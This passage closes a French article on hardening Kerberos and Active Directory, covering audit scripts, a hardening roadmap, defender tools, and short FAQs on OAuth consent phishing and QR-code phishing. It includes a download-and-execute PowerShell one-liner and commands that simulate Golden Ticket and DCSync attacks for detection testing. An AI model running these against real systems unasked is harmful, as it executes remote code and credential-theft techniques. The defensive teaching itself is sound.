$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment les attaquants utilisent-ils les redirections OAuth pour du phishing sans piece jointe ?


Les attaquants exploitent les flux OAuth en creant des applications malveillantes qui demandent des permissions excessives (lecture d'emails, acces aux fichiers) via un ecran de consentement d'apparence legitime. La victime clique sur un lien qui la redirige vers la page de connexion reelle de Microsoft ou Google, puis l'application malveillante recoit un token d'acces sans que l'utilisateur n'ait telecharge quoi que ce soit. Cette technique contourne les filtres anti-phishing car le lien initial pointe vers un domaine legitime et aucun fichier malveillant n'est implique.

Pourquoi les solutions de protection email traditionnelles echouent-elles face au phishing par QR code ?

Les solutions de protection email traditionnelles echouent face au phishing par QR code (quishing) car elles analysent principalement les URL en texte clair et les pieces jointes executables. Un QR code integre dans une image est traite comme un contenu visuel inoffensif, non comme un vecteur de menace. De plus, quand l'utilisateur scanne le QR code avec son smartphone personnel, le trafic passe par le reseau mobile hors du perimetre de securite de l'entreprise, rendant les proxies, le filtrage DNS et le CASB completement inefficaces pour detecter la redirection malveillante.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr